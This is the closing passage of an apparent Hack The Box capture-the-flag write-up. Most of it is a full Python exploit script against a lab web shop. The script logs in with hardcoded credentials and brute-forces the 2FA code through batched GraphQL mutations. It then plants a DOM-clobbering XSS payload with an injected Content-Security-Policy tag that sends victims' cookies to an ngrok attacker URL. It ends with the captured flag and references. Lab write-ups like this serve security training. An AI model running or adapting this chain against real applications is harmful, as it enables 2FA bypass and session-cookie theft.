
The browser now refuses to load global.js and the potionTypes is now undefined. Now we can just inject our HTMLCollection like before and we’ll be able to achieve DOM Clobbering.
Proof of Concept
import requests
import time

BASE = "http://154.57.164.64:31406"
ATTACKER_URL = "http://0.tcp.ap.ngrok.io:23564/"

def login(session):
    print(f"[*] Logging in as vendor53...")
    login_query = """
    mutation {      LoginUser(username: "vendor53", password: "PotionsFTW!") {        message        token      }    }    """    try:
        response = session.post(f"{BASE}/graphql", json={"query": login_query})
        data = response.json()
        if "data" in data and data["data"]["LoginUser"]:
            print(f"[+] Login successful!")
            return session
        else:
            print("[-] Login failed.")
            exit(-1)
    except Exception as e:
        print(f"[-] Login request failed: {e}")
        exit(-1)


def bypass_OTP(session):
    print(f"\n[*] GraphQL Batching 2FA Bypass...")
    batch_size = 1000

    for start in range(0, 10000, batch_size):
        end = min(start + batch_size, 10000)
        graphql_query = "mutation { "
        for i in range(start, end):
            pin = f"{i:04d}"
            graphql_query += f'try{pin}: verify2FA(otp: "{pin}") {{ message, token }} '
        graphql_query += "}"

        try:
            response = session.post(f"{BASE}/graphql", json={"query": graphql_query})
            if "token" in response.text:
                data = response.json()
                for alias, result in data.get("data", {}).items():
                    if result is not None:
                        print(f"[+] SUCCESS! Correct OTP is: {alias.replace('try', '')}")
                        return session
        except Exception as e:
            print(f"[-] Something went wrong: {e}")
        time.sleep(0.5)

    print("\n[-] FAILURE! No OTP was found.")
    exit(-1)


def send_payload(session):
    print(f"\n[*] Executing XSS chain...")

    ATTACKER_URL = "http://0.tcp.ap.ngrok.io:23564/"

    dom_clobber = f"""
    <img name="potionTypes">    <img name="potionTypes" id="1" src="'id='{ATTACKER_URL}'onerror=new/**/Image().src=this.id+document.cookie//">
    """
    csp_injection = """"><meta http-equiv="Content-Security-Policy" content="script-src 'unsafe-inline' http://127.0.0.1/static/js/product.js http://127.0.0.1/static/js/jquery.min.js">"""

    payload = {
        "product_name": "dummy",
        "product_desc": dom_clobber,
        "product_price": 1,
        "product_category": 1,
        "product_keywords": csp_injection,
        "product_og_title": "dummy",
        "product_og_desc": "dummy"
    }

    try:
        response = session.post(f"{BASE}/api/products/add", json=payload)

        if response.status_code == 200:
            print("\n[+] Payload injected successfully!")
        else:
            print(f"[-] Failed to inject payload. Server returned: {response.text}")

    except Exception as e:
        print(f"[-] Payload delivery failed: {e}")

if __name__ == "__main__":
    s = requests.Session()

    s = login(s)
    s = bypass_OTP(s)
    send_payload(s)
Loot & Flags
Flag: HTB{b4tch_my_p0710n5_w17h_s0m3_m3t4_m4g1c}
References:
- Nunjuck 3.2.3 XSS CVE: https://github.com/mozilla/nunjucks/security/advisories/GHSA-x77j-w7wf-fjmw
- GraphQL batching attack: https://medium.com/@instatunnel/graphql-batching-attacks-how-100-queries-become-10-000-database-calls-156fb3b2da1c
- PortSwigger DOM Clobbering documentation: https://portswigger.net/web-security/dom-based/dom-clobbering